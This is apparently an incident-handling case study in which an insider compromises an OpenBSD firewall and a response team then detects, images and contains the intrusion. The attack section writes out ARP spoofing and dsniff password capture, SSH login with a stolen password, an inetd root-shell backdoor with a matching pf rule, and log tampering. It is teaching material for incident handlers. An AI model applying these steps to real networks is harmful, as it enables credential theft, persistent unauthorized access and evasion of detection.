
The concerned firewall is an Intel machine running OpenBSD 3.3 with PF as filtering software. It concentrates all traffic: Internal, DMZ, database and Internet traffic. The firewalls are strong and well protected. With the recently released *msuxobsd2.c* exploit, Eve sees a possibility to achieve her goals.

4.2 Reconnaissance

Eve knew that the firewalls were accessible through SSH; Some days ago, out of curiosity, Eve tried it from her workstation. Eve's workstation is not supposed to be able to access *"sshd"* on the firewall as it is filtered on source IP addresses; Some weeks before, some IP addresses including hers got changed. Apparently, she got an IP address that was assigned to an authorized firewall user. Eve thinks this would be someone from the Customer Support Department, which is on the same LAN.

Some Customer Support employees, like Bob and Alice, can access the firewall with a low privileged account on the firewall. This allows them to run home-made log-collecting script that helps troubleshooting some issues that they encountered in the past, without being able to damage something or change the firewall rules. That's what she was told by Alice some time ago.

4.3 Scanning



Eve wasn't sure about the firewall's operating system. Also, Eve wondered if SSH was the only service that was accessible... you never know if those security people overlooked something.

On Friday morning 10:05am *Nmap* was launched against the firewall in order to:

- Scan the firewall for accessible services (a default scan, i.e. interesting ports only) by sending only SYN packets. If an ACK would be send back, a service listens on that port.
- identify the operating system

Nmap was launched with the -D option which makes *nmap* to perform a decoy scan, which makes it appear to the remote host that other hosts specified as decoys are scanning the target network too.

```
# nmap -sS -vv -O -D 192.168.2.b,ME,192.168.2.a,192.168.2.x,192.168.2.y
-P0 192.168.2.1
Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Host  (192.168.2.1) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.2.1)
Adding open port 22/tcp
The SYN Stealth Scan took 496 seconds to scan 1554 ports.
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
For OSScan assuming that port 22 is open and port 30083 is closed and
neither are firewalled
Interesting ports on  (192.168.2.1):
(The 1553 ports scanned but not shown below are in state: filtered)
Port       State       Service
22/tcp     open        ssh

Remote operating system guess: OpenBSD 2.9-beta through release (X86)
OS Fingerprint:
```

```
TSeq(Class=TR%IPID=RD%TS=2HZ)
T1(Resp=Y%DF=Y%W=403D%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=403D%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=Y%W=4000%ACK=O%Flags=R%Ops=)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

Uptime 8001.062 days (since Mon Jan  4 23:03:08 1982)
TCP Sequence Prediction: Class=truly random
                         Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: 60FE66C5 6D7B510F 1A021E82 94C023F 2CBB5845
69F03767
IPID Sequence Generation: Randomized

Nmap run completed -- 1 IP address (1 host up) scanned in 501 seconds
#
```

Nmap only found port 22/TCP being open, so nothing else besides SSH that could provide remote access. *Nmap* guessed that the OS is OpenBSD on x86.

A vulnerability scanner would not add value as the potentially exploitable service is limited to SSH on OpenBSD. A quick search on the Internet would be more efficient. Hmmm, in more than 7 years OpenBSD did only have one remote hole in the default install. That means few chances Eve will be able to remotely exploit SSH. Only a recent local exploit was found: An exploit that elevates privileges.

Unauthorized access to that system seemed only feasible if Eve would be able to find a valid username and password somewhere. This could perhaps be sniffed from the LAN?

4.4 Exploiting the system

4.4.1 Man-in-the-Middle attack - Sniffing

Eve wanted to get hold on the password of Bob or Alice. She knew that those folks from the Customer Support department are able to access the firewall with low privileges. Eve knew SSH passwords can not be seen in clear text. So she did some googling on "SSH sniffer" and found *sshmitm* that is part of a toolkit called *dsniff*.

But, since it's a switched network, Eve had to run *arpspoof* (also part of the dsniff toolkit) in order to sniff her LAN. *Arpspoof* will link the IP address of the hosts' default gateway (the internal firewall) to the MAC address of Eve's workstation. All ethernet frames will then be send to Eve's MAC address instead of the firewall's MAC address:

```
EvePc:~# arpspoof -i eth0 192.168.2.1 &
```

```
arpspoof uses obsolete (PF_INET,SOCK_PACKET)
0:5:2:26:b5:47 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.2.1 is-at
0:5:2:26:b5:47
0:5:2:26:b5:47 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.2.1 is-at
0:5:2:26:b5:47
0:5:2:26:b5:47 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.2.1 is-at
0:5:2:26:b5:47
0:5:2:26:b5:47 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.2.1 is-at
0:5:2:26:b5:47
0:5:2:26:b5:47 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.2.1 is-at
0:5:2:26:b5:47
0:5:2:26:b5:47 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.2.1 is-at
0:5:2:26:b5:47
...
```

Eve had to turn on IP forwarding first to so that all data could be forwarded to the correct destination since now all ethernet frames are send to Eve.

Now, she was ready to run *sshmitm*. Eve knew that Alice was at work today: Alice might login at any moment:

```
EvePc:~# sshmitm -I -p 22 192.168.1.17 22
sshmitm: relaying to 192.168.1.17
sshmitm: bad version string from client
```

Eve was not able to get the SSH password nor the SSH session itself because SSH v2 is used at GIACE.

"Wait a minute. You know, it's tough to remember 7 different passwords!" Eve thought. Eve realized that most people use the same password for the different services they can access.

Eve decided to sniff email passwords using the "Dsniff" tool she found before. At GIAC Enterprises, the email client is configured to download new messages every 10 minutes:

```
EvePc:~# dsniff -n -i eth0 port 110
device eth0 entered promiscuous mode
dsniff: listening on eth0 [port 110]
```

After some minutes, Bob's email client tried to fetch new emails from the mail server.

```
EvePc:~# dsniff -n -i eth0 port 110
device eth0 entered promiscuous mode
dsniff: listening on eth0 [port 110]
-----------------
12/01/03 12:08:30 tcp 192.168.2.b.1048 -> 192.168.1.m.110 (pop)
USER bob
PASS "H3ll0w0rlD"
-----------------
12/01/03 22:09:02 tcp 192.168.2.a.1625 -> 192.168.1.m.110 (pop)
USER alice
PASS "myEmailpwd"
-----------------
12/01/03 22:18:34 tcp 192.168.2.b.1049 -> 192.168.1.m.110 (pop)
USER bob
PASS "H3ll0w0rlD"
```

```
...
```

Eve discovered that Bob's password was *"H3ll0w0rlD"*, and the email password of Alice was *"myEmailpwd"*.

4.4.1.1 Unauthorized access

Immediately after Eve knew Bob's email password, she tried to access to firewall: "ssh bob@firewall-int.giace.com" with password *"H3ll0w0rlD"*.

```
bob@firewall-int.giace.com's password:
Last login: Mon Nov 24 16:54:53 2003 from 192.168.2.b
------------------------------------------------------------------------
         UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED.

You must have explicit permission to access or configure this device.
All activities performed on this device may be logged, and
violations of this policy may result in disciplinary action, and may be
reported to law enforcement. There is no right to privacy on this
device.

By continuing to use this system you indicate your awareness of and
consent to these terms and conditions of use.   LOG OFF IMMEDIATELY if
you do not agree to the conditions stated in this warning.
------------------------------------------------------------------------
$ uname -a
OpenBSD firewall.giace.com 3.3 GENERIC#44 i386
```

Woow, Eve was able to logon to the firewall. That was easy!

Now that Eve has unauthorized access to the firewall Eve wanted to change the PF firewall rules and do some other evil things to payback those security guys.

```
$ id
uid=1082(bob) gid=1002(csupport) groups=1002(csupport)
$
```

Eve realizes that this account won't be of any use... unless...

4.4.2 Privilege escalation

Eve copy-pasted the exploit's source code into *vi* through her SSH session, saved the file as *msuxobsd2.c* and compiled it with *gcc*, the c compiler that is installed by default.

The compiled code got executed, and finished with a root prompt. (see Chapter 2.4.3).

4.5 Keeping Access

First, */bin/sh* (the shell) was copied to */bin/syslogd* to make the backdoor less visible.

One line in */etc/inetd.conf* was added for backdoor access into the firewall:

```
[...]
syslog  stream  tcp    nowait       root   /bin/syslogd syslogd -i
[...]
```

and *in /etc/services*, the syslog service name got linked to port 5190/tcp:

```
[...]
shell           514/tcp         cmd             # no passwords used
syslog          5190/tcp
printer         515/tcp         spooler         # line printer spooler
[...]
```

Then, a signal was send to the process id of inetd, in order to restart inetd using the new configuration file:

```
# kill -HUP 25967
```

Now, when connecting to the firewall port 5190/TCP with e.g. netcat the backdoor listener will give a shell prompt with root privileges.

One line was added to */etc/pf.conf* :

```
pass in quick on vr3 inet proto tcp from any to any port syslog keep
state
```

and this updated firewall rulebase got loaded by doing:

```
# pfctl -f /etc/pf.conf
```

She tried the backdoor:

```
# nc -v firewall 5190
firewall [192.168.2.1] 5190 (?) open
sh: No controlling tty (open /dev/tty: Device not configured)
sh: Can't find tty file descriptor
sh: warning: won't have full job control
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
#
```

and closed the SSH session.
Eve started to cover her tracks.

4.6 Covering Tracks

The source IP address of Eve got logged into */var/log/authlog*. This entry should be removed, else wise, her workstation could be quickly identified as source of SSH session with Bob's account. With her root privileges, Eve was able to edit the log files directly since they are written in straight ASCII:

```
# vi /var/log/authlog
Nov  24 9:42:31 firewall sshd[24332]: Accepted password for bob from
192.168.2.b port 2881
 [...]
Nov  27 10:53:02 firewall sshd[20122]: Accepted publickey for johnny
from 192.168.1.68 port 1927 ssh2
Nov  27 12:53:08 firewall su: johnny to root on /dev/ttyp0
Nov  28 11:39:01 firewall sshd[12179]: Accepted password for bob from
192.168.2.b port 2840
Nov  28 11:39:01 firewall sshd[12179]: Accepted password for bob from
192.168.2.b port 2840
```

Instead of deleting the entries, she changed the source IP into Bob IP address.

Eve looked at */etc/syslog.conf* and saw that logs were also send to a separate syslog host. That's no good for Eve, since she has no access to the syslog server, she can not cover her tracks completely. She assumed that if someone would look for this information, it would be on the system itself.

As /var/log/wtmp is storing the IP address of the host that connected, Eve's IP address has to be removed from it. Issuing the "last " command would reveal the IP address of Eve. Furthermore, next time Bob logs in, he would see Eve's IP address. Eve decided to overwrite the *wtmp* file with the latest version of a rotated log. Deleting the file would be suspicious:

```
# gunzip -d wtmp.47.gz
# mv wtmp.47 wtmp
```

Finally, Eve had to delete the files that were needed for/got created by the exploit:
- */home/bob/msuxobsd2.c (deleted)*
- */usr/src/sys/compat/ibcs2/ibcs2_exec.h (deleted)*
- */home/bob/msuxobsd2 (deleted)*
- */home/bob/TX@@@@?Ð (not deleted - Eve was not aware what the exploit was actually doing)*
- */tmp/vvc (not deleted - Eve was not aware of how the exploit worked)*

The firewall log had to be cleaned also. PF is storing its logging information in tcpdump format in */var/log/pflog*.

```
# tcpdump -n -e -ttt -r /var/log/pflog host 192.168.2.e
```

no results were given back. Good, that would mean that the port scanning was not logged.

However, Eve did not know the pf logs are rotated every 5 minutes. The logs are converted to into ASCII format and send to the syslog server. The firewall logs created by the port scanning were already send over syslog and removed from */var/log/pflog*.

Last action Eve had to take was making sure the shell history got cleared. The *.history* file is empty however: on OpenBSD the history list is kept in memory and is erased after logout.

After the weekend Eve will run *dsniff* on the firewall through the backdoor and will then try to get hold of some valuable passwords.

5 THE INCIDENT HANDLING PROCESS

The incident handling process consist of six major phases. preparation, identification, containment, eradication, recovery and lessons learned (P-I-C-E-R-L). The borders between these different phases are not always clear since different actions can be run simultaneously.

5.1 Preparation

Best way to deal with incidents is by preventing them from happening; Since GIACE got established in 1997, GIACE has been pro-actively dealing with risks and potential incidents by:

5.1.1 Segregation

Servers and workstations are split into different security zones. These zones are logically segregated through a stateful filtering device, while physically, these zones are in dedicated rooms with different access control levels.

Critical actions can only be performed if two different employees confirm the action. Segregation of duties is also applicable for the security people: the ones that do security administration and the ones that develop policies and procedures. If the two functions would be combined, shortcuts in the policy could be made to make the operational work much easier while endangering the security.

5.1.2 Policies, standards and compliance

Within the company, policies exist to ensure that proper guidelines are in place to identify responsible, secure and legal behaviors. As an example, the firewall policy states who may access this device, how they can access it. It also states that only the services that are business justified may pass through the firewall. All other services must be silently dropped and logged.

GIACE runs Debian GNU/Linux, SuSe or OpenBSD as operating system. Security configuration standards exist for these platforms and are applied. The security configuration standard lists the minimum set of:

- security settings/parameter/features that must be enabled
- data/files/partitions/disks that must be protected
- dangerous settings/parameter/features that must be disabled

Hardening guidelines are also available for the different platforms: These documents list all the tips and tricks in order to lock the system down. It includes features that are not trivial to implement and that require proper testing, so this hardening process is reserved for the critical server only.

Login warning banners are present on every system. Great care has been carried out to get the best possible banner:

```
         UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED.

You must have explicit permission to access or configure this device.
All activities performed on this device may be logged, and
violations of this policy may result in disciplinary action, and may be
reported to law enforcement. There is no right to privacy on this
device.

By continuing to use this system you indicate your awareness of and
consent to these terms and conditions of use.   LOG OFF IMMEDIATELY if
you do not agree to the conditions stated in this warning.
```

Systems are regularly checked if security settings are still in place. Some check require manual intervention, but most can be checked through PERL scripts.

All policies, standards, procedures, are fully documented and have management support.

5.1.3 Training

Security awareness sessions are available for all new employees: The employee gets guided through the set of policies that apply for each employee. One thing they learn is how to deal with documents with different classifications, and how to dispose of them.

When appropriate, IT managers and employees are send to top class security courses like the SANS conferences.

5.1.4 Incidents and Recovery

As part of the disaster recovery plan, procedures are in place to cope with fire, flooding, hurricanes, bomb attacks, etc. It describes how the company and employees should proceed: What to do, where to go, who 's in charge, which parties to involve... everything in order to get to the best possible end.

Besides a Disaster Recovery Plan, many other plans exists for different scenarios. As an example, an Incident Handling Plan exists for physical and cyber threats. This plan required:

- centralized incident reporting facilities through the GIACE central phone number, a fill-in form on a web page and a dedicated email being incidents@giace.com.
- An emergency communication plan which explains who should be contacted when (based on a call tree), and how they should be contacted.
- the IH team consists of a fixed group of well trained people that are calm and trusted individuals. Each individual is specialized in a certain area:

- Catherine, doing PR, has legal background and is primary contact for upper management in case of incident.
- Wendy deals with contracts, staff problems, thefts and badges for access control
- Christopher is an expert in coding, being familiar with most programming languages. He is capable of analyzing code very quickly.
- Dimitri has expertise in databases and web applications.
- Roberto, knowing the ins and outs of any operating system.
- Johnny, the senior security specialist being primary incident handler.

These people are listed with full contact details in the communication plan, so that in case of an incident, this team can be "collected" in a very short timeframe.

- a war room were all the identified people can meet and discuss the incident in a confidential way. This access controlled room is protected against intrusion and eavesdropping.
  It contains big whiteboards where scenario's and action items can be drawn on. A television set, VCR, tape recorder, ... are all present to analyze evidences.
- When performing actions, the incident handler need to be accomplished by another incident handler. The second incident handler writes down all actions in the IH Chain on Custody booklet. This booklet has numbered pages with fields to fill in name of IHs, location , time/date, device type, serial number and operating system, action performed and summary of findings.
- Besides the contact lists, IH Chain of Custody booklets, IH forms and a lot of ball-points, equipment is present at all times to deal with data in any format on any platform, and that without the OK of the system administrator:

  All tools must be kept in a transportable container stored in the war room. This container, referred to as "jump bag" contains following:
  a) 2x tape drives and many empty tapes,
  b) 2x ATA 180GB harddisks,
  c) 2x SCSI 180GB harddisks,
  d) An external DVD-R,
  e) Several boxes of empty media: Tapes, floppies, CDRs and DVD-Rs,
  f) Two pre-installed laptops, triple-boot with Debian GNU/Linux, SuSe and OpenBSD. with 80GB available disk space.
  g) One pre-installed laptop with Windows 2000 (although not used within the company) with 100 GB of available disk space.
  h) write-protected floppies with lists of all md5 hash values of all binaries that are installed on OpenBSD, Debian or SuSe.
  i) Screw drivers, converters etc.
  j) 2x 8 port Hubs, 10 and 100mb.
  k) Cables: SCSI, IDE, UTP patch cables + crossed
  l) A CD set with doubles of:

- FIRE 0.4 (a bootable cdrom with forensics tools like tct, tctutils, mac-robber, and autopsy, etc.)
- Knoppix
- Suse Live CD.
- Installation CD OpenBSD, Debian, SuSe.
- A homemade OpenBSD CD that contains statically linked binaries with tools like netcat, dd, ifconfig, ls, tcpdump, etc.

All plans and processes are fully documented, has support of the management and is tested every three months.

5.2 Identification

5.2.1 Reporting

On Monday 08:45am Bob tried to access the firewall after his extended weekend (he had a day off on Friday). Usually he runs this script pro-actively right before and after the weekend, just to identify potential problems that could interrupt web-to-database-connectivity.
Bob logged in and saw last login time wasn't correct: According to the login message, his last login was 7 days ago (Mon 24 Nov), although he accessed the firewall last Thursday (Thu 27 Nov). The source IP address was correct.

Everything in his home directory seemed clean, except for this very weird file:
/home/bob/TX@@@@?Đ

Bob notified his manager. Although they were not sure what was going on, they agreed to report a security incident. At 08:55am GIACE central phone number was dialed in order to report a security incident. The call got forwarded to Johnny's mobile, the primary incident handler: Bob's manager explained what they had seen... Johnny said that although it is not clearly an incident, this must be investigated seriously. Johnny was still on the way to work. He would arrive in 15 minutes. He asked them to bring him visit at the war room at 9:50am.

5.2.2 Assessment

Although Johnny thought that */var/log/* might be full and thus no new entries could be written to disk. Something that would be considered as a event instead of an incident. Nevertheless, at 08:59am Johnny called his security colleagues to look immediately at the PF firewalls logs of the internal firewall (ALL interfaces) on the central syslog server and the n-IDS alerts from the Snort system in the Internet Services LAN. Johnny wanted to get briefed on the results at 9:15am.

9:15-9:30am

Johnny arrived at work. He got told by his colleague that the firewall PF log entries on the syslog server showed port scanning activities from the Internal User LAN. The scanning was performed from several hosts on the 192.168.2.0/24 network. On this LAN, no IDS system is present. The existing Snort systems on Internet service LAN and External LAN did not detect any suspicious traffic.

The firewalls at GIACE are configured with a cron job that rotates the local PF log file and sends it to the syslog server every 5 minutes.
Here is a snapshot of the PF logs on the syslog server:

```
[...]
Nov  5 10:10:00 firewall pf: Dec 02 10:08:53.359972 rule 50/0(match): block in
on vr0: 192.168.2.b.36124 > 192.168.2.1.955: S 791092559:791092559(0) win 1024
<mss 1460> (DF)
Nov  5 10:10:00 firewall pf: Dec 02 10:08:53.179644 rule 50/0(match): block in
on vr0: 192.168.2.a.36124 > 192.168.2.1.463: S 791092559:791092559(0) win 1024
<mss 1460> (DF)
Nov  5 10:10:00 firewall pf: Dec 02 10:08:52.275953 rule 50/0(match): block in
on vr0: 192.168.2.e.36124 > 192.168.2.1.463: S 791092559:791092559(0) win 1024
<mss 1460> (DF)
Nov  5 10:10:00 firewall pf: Dec 02 10:08:51.901934 rule 50/0(match): block in
on vr0: 192.168.2.x.36124 > 192.168.2.1.463: S 791092559:791092559(0) win 1024
<mss 1460> (DF)
Nov  5 10:10:00 firewall pf: Dec 02 10:08:50.936576 rule 50/0(match): block in
on vr0: 192.168.2.y.36124 > 192.168.2.1.570: S 791092559:791092559(0) win 1024
<mss 1460> (DF)
[...]
```

A filter was applied to the syslog-viewer so that it would only show the lines with a PF tag.

It looked like 5 hosts were simultaneously TCP SYN scanning the firewall. That was last Friday from 10:05 to 10:12. Obviously, this is originated from one host spoofing other IP addresses in order to make backtracking of real source more difficult.

With this information, the incident got confirmed. Although this port scan might not be directly linked to Bobs story.

Johnny logged onto the firewall console as root. He found the weird file in Bobs home directory. As Johnny works for the Security Department, he knew that the only accessible port on the internal firewall was 22/TCP through interfaces *vr3* or *vr6*. The hacker must have accessed the firewall through SSH on *vr3* or *vr6* to get this file on the firewall.
Since *vr6* connects to the security management LAN, the intrusion most likely occurred through vr3: The Internal Users LAN, from which the port scan was launched.
Johnny nor his colleagues were aware of OpenSSH being remotely vulnerable. It could however be possible.

He issued the command *strings TX@@@@ÿÐ*. See the output in "Appendix D: Strings TX@@@@ÿÐ" on p48.

Looking at the output i.e. sequences of printable characters in this file, Johnny concluded that this file must be an exploit that was used. The worrying strings were "/bin/sh", "_getpid" and "stack_smash_handler"... The file seemed to be created at 11:57 on Nov 28th.
Johnny's conclusion: The firewall might have been compromised!

5.2.2.1 Trigger IH process

At 9:23am he informed all the people according the emergency communication plan. Johnny proposed to do a quick briefing at 9:45am in the war room. In the meantime, Johnny went to retrieve the IH Jump Bag from the war room. This equipment would most likely be needed coming hours.

9:25am Johnny's colleague finally found some interesting logs on the centralized syslog server. After filtering on the firewall host and sshd, they found following entry:

```
Nov  28 11:39:01 firewall sshd[12179]: Accepted password for bob from
192.168.1.e port 2480
Nov  28 11:39:01 firewall sshd[977]: Accepted password for bob from
192.168.1.e port 2480
```

Someone had unauthorized access through Bob's account from Eve's IP address. No failed passwords were noticed. This implies that the hacker knew Bob's password. No password guessing.

9:27am: Johnny's guess that this was a local exploit got confirmed after some google-ing on the string "Please help Liu - http://clik.to/donatepc", which could be seen in the string output (see p48). It is a local exploit that escalates the user's privileges to root. (see "Chapter 2: THE EXPLOIT" on p6)

This is a serious problem. Someone had access to the internall firewall and probably got root privileges. What has this hacker been doing on the firewall? Has the hacker been sniffing passwords? Is the filtering policy bypassed? Was a rootkit installed? Have other systems been targetted?

The hacker might still have access through an esthablished connection. Relying on the commands of the firewall would not be good since these tools might be Trojanized. Johnny asked his collegues to hookup the IH Windows laptop on a span port of the Internet Service LAN. The laptop will be used to run *tcpdump* to look for traffic from and to the firewall's IP address.

They also started making a disk dump of the firewall for forensic analysis according to the written procedure, without bringing down or disconnecting the firewall.

9:29am
Looking at the tcpdump outputs, there is no traffic to/from the Internet from/to the Internal firewall.

Since all services were still up and running, and no other incident reports came in, the firewall was kept online. The firewall could be put offline when new things would be discovered, and managment approval was given.

The business would be tremendously impacted if the firewall would not route packets between the different security zones; Employees could not do their job since all server connections go through this firewall. Even worse, customer would be affected since the webserver connect to the database through this firewall.

9:30am in the war room with the IH team:
Johnny explained the IH team what he knew, 35 minutes after reporting: At least, the internal firewall is compromised by unauthorized access/use through SSH using a Customer Support account. The firewall got owned by the hacker last Friday, most likely after 10am.
This device is a critical security system for GIACE. Although the firewall is still running, the impact on other systems is not known yet. The firewall might have been used to sniff database passwords and retrieve data from it.

Two scenarios were possible:

- it's an insider attack. An employee hacked into the firewall for an unknown reason.
- or at least one of the workstations is infected with "a trojan that calls home". The workstations that are on the Internal User LAN have Internet access. A user might have downloaded a innocent looking program that contained a Trojan. After execution, the Trojan could have connected out through http(s) to a hacker on the Internet, giving the hacker access to the internal system.
  Johnny was not aware of any other external connection (like wireless access point or dialup modems) on the Internal Users LAN.

The source of the attack seemed to be the workstation of Alice, Bob, Employee X, Employee Y or Eve. Eve's workstation was most likely the source due to the syslog message on the syslog server. However, since a syslog message can easily be crafted (udp based and the message is not authenticated), this syslog message might contain information sent by the real hacker.
Only Bob was aware of the investigation, other people have not been contacted.

(9:45am Phone call from Johnny's colleagues asking the IH team what they should do - *see further*)

Action items from the meeting:

- Catherine got tasked to inform management and get a decision from management on what to do with firewall: Can we have a green light to power down the firewall if needed? Considering that availability has not been impacted, there was no data loss, no integrity issues.

- Wendy to provide a list of all badge access events created by these five employees on Friday.
- The identified employees that were present on Friday (according to the badge records), will be questioned one by one by Wendy and Catherine in the war room. During questioning, Roberto and Christopher will disconnect the concerned workstations from the network.
  Because these are non-critical workstations, these systems will be disconnected from the network since a Trojan might be running on this workstation; The system would be investigated later on this day as the current priority is to get back a trusted firewall.
- Dimitri got tasked to analyze the database logs, and should report anomalies to the war room phone number which got forwarded to Johnny's mobile. In case of data theft, the firewall would most likely be put down.
- So far, no need to involve law enforcement.

9:51am: End of meeting. Johnny asked the rest of the IH team to be available during the next coming hours for a second status meeting.

9:50am: Bob and Bob's manager arrived at the war room:
9:52am: Bob and his manager entered the war room. Johnny asked if someone could have gotten Bob's password, or if passwords are shared within the team. Bob confirmed that he used a strong password and that he is the only one knowing it. Johnny also asked if Bob had installed any new software lately, or if he tried out a port scanner. According to Bob, no software has been installed. He never tried out a port scanner.

Johnny wrote everything down, also the actions Bob performed on the firewall. Bob explained that the last command he issued on the systems was an *ls*. After which he did not touched the system anymore.

Catherine ask some other questions, and understood that Bob was at home when the attack took place.

9:54am, Johnny went back to his colleagues that were mirroring the firewall disk. Roberto and Christopher went to disconnect Bob's workstation, and came back to the war room to wait for Wendy.

10:00am Wendy came back with the badge access history list. Eve was in the office from 9:00 till 13:00. Wendy went to Eve's desk, asking if they could have a chat. Roberto and Christopher went to pull out Eve's system. They used the hardware Drive Duplicator to copy Eve's harddisk. The system was brought to the war room, and got locked away. The copy of Eve's harddisk was taken to the Security Office, where Johnny was seated. They made a second copy for forensic analysis.

5.3 Containment

At 10:05am Christopher and Roberto got tasked to analyze the exploit source code that was mentioned on the web, and see if it matched the one they found on the firewall. They also had to find out a solution; how to protect our systems against this exploit.

9:30-10:35am In the meantime, Johnny's colleagues investigated the firewall following the procedures as requested by Johnny:
Step 1 Connect the triple-boot IH Laptop with big harddisk running OpenBSD to the network.
Step 2 Get *netcat* listeners running on that system

```
# nc -n -v -l 30000 > firewall_output_ps1.txt
# nc -n -v -l 30001 > firewall_output_ps2.txt

# nc -n -v -l 30002 > firewall_output_if1.txt
# nc -n -v -l 30003 > firewall_output_if2.txt

# nc -n -v -l 30004 > firewall_output_netstat1.txt
# nc -n -v -l 30005 > firewall_output_netstat2.txt
```

Step 3 On the firewall mount the IH CD for OpenBSD.
Step 4 List all running processes and network connections using binaries from the IH CD, and push the output to the IH Laptop.

```
# /mnt/cdrom/openbsd33/ps wauxe |
                    /mnt/cdrom/openbsd33/nc -n -v 192.168.1.i 30000
# ps wauxe | /mnt/cdrom/openbsd33/nc -n -v 192.168.1.i 30001

# /mnt/cdrom/openbsd33/ifconfig -a |
                    /mnt/cdrom/openbsd33/nc -n -v 192.168.1.i 30002
# ifconfig -a | /mnt/cdrom/openbsd33/nc -n -v 192.168.1.i 30003
# /mnt/cdrom/openbsd33/netstat -na |
                     /mnt/cdrom/openbsd33/nc -n -v 192.168.1.i 30004
# netstat -na | /mnt/cdrom/openbsd33/nc -n -v 192.168.1.i 30005
#
```

The commands are run from the trusted CD and the compromised firewall. This makes it possible to see if the outputs are the same. If not, these files on the firewall might have been Trojanized.
On the IH laptop:

```
# diff firewall_output_ps1.txt firewall_output_ps2.txt
#
```

Diff did not output any differences, so the files are identical. Same was valid for the *ifconfig* and *netstat* files.

A "rootkit" did not seem to be installed on the firewall since the command output was identical. According to *ifconfig* output, none of the interfaces were in promiscuous mode; No sniffer is running on the firewall.

Besides their own *netcat* session no other established TCP sessions were present.

The *netstat* output showed that port 5190/TCP was listening on the firewall. The team decided to connect to it using *netcat*: they got a shell without providing credentials. The decision was taken to quickly *dd /etc* (this would go fast because it is small) and than change */etc/pf.conf* and execute *pfctl* to block that port.

Step 5 Make a backup of the disk by using *dd* and pipe it through *netcat* over the network to IH laptop.

Although the original disk is preferred as evidence, the backup for forensic analysis had to be made with *dd* and *nc* since management did not give approval yet to pull all cables and use their Drive Duplicator hardware. After analyzing the outputs of the previous commands, this the Drive Duplicator hardware does not seem to be a necessity anyway.

New listeners are started on the IH laptop:

```
# nc -n -v -l 30000 > wd0a_root.img
# nc -n -v -l 30001 > wd0h_home.img
# nc -n -v -l 30002 > wd0d_tmp.img
# nc -n -v -l 30003 > wd0g_usr.img
# nc -n -v -l 30004 > wd0e_var.img
# nc -n -v -l 30005 > wd0j_etc.img
```

On the compromised firewall:

```
#/mnt/cdrom/openbsd33/dd if=/dev/wd0j | /mnt/cdrom/openbsd33/nc -n -v
192.168.1.i 30005
```

9:45am By this action, the evidence would get contaminated. The risk is however that the hacker would again access the firewall. The commando team (being in a status meeting) was contacted to see how to proceed: They agreed to block this port and sanitize the rulebase, before they continued backing up the other partitions.

"block in quick from any to any port 5190" got added to */etc/pf.conf* as the first line. Other rules seemed normal. *pfctl -f /etc/pf.conf* was executed to reload this rulebase change. They were not able anymore to connect on port 5190/TCP.

They continued the backup-process on the firewall:

```
#/mnt/cdrom/openbsd33/dd if=/dev/wd0a | /mnt/cdrom/openbsd33/nc -n -v
192.168.1.i 30000
#/mnt/cdrom/openbsd33/dd if=/dev/wd0h | /mnt/cdrom/openbsd33/nc -n -v
192.168.1.i 30001
#/mnt/cdrom/openbsd33/dd if=/dev/wd0d | /mnt/cdrom/openbsd33/nc -n -v
192.168.1.i 30002
#/mnt/cdrom/openbsd33/dd if=/dev/wd0g | /mnt/cdrom/openbsd33/nc -n -v
192.168.1.i 30003
#/mnt/cdrom/openbsd33/dd if=/dev/wd0e | /mnt/cdrom/openbsd33/nc -n -v
192.168.1.i 30004
```

The images that got created on the laptop were the master backups, the analysis will be done on copies of these files:

```
cp *.img *.img.analysis
```

the .img files will be used as evidence.
the .img.analysis files will be used for analysis.

10:35am
The backup images (*.img.analysis) were mounted on the laptop running OpenBSD.

The firewall's tape backup from last week was also restored in */tape* on the IH laptop. This allowed them to run a script comparing the *md5* hashes of all the different files.

Johnny made a quick modification on the */etc/daily /etc/security* scripts, changing the absolute paths into */mnt/xxxxx* and changed */var/backups* into */tape/var/backups*.

Script */etc/daily*, relying on */etc/security* and */etc/changelist* got executed.
This creates the daily output and daily insecurity reports. These scripts analyze file permissions, account definition, identifies changes to config files, etc.
The script only reported changes to:

- */etc/inetd.conf:*
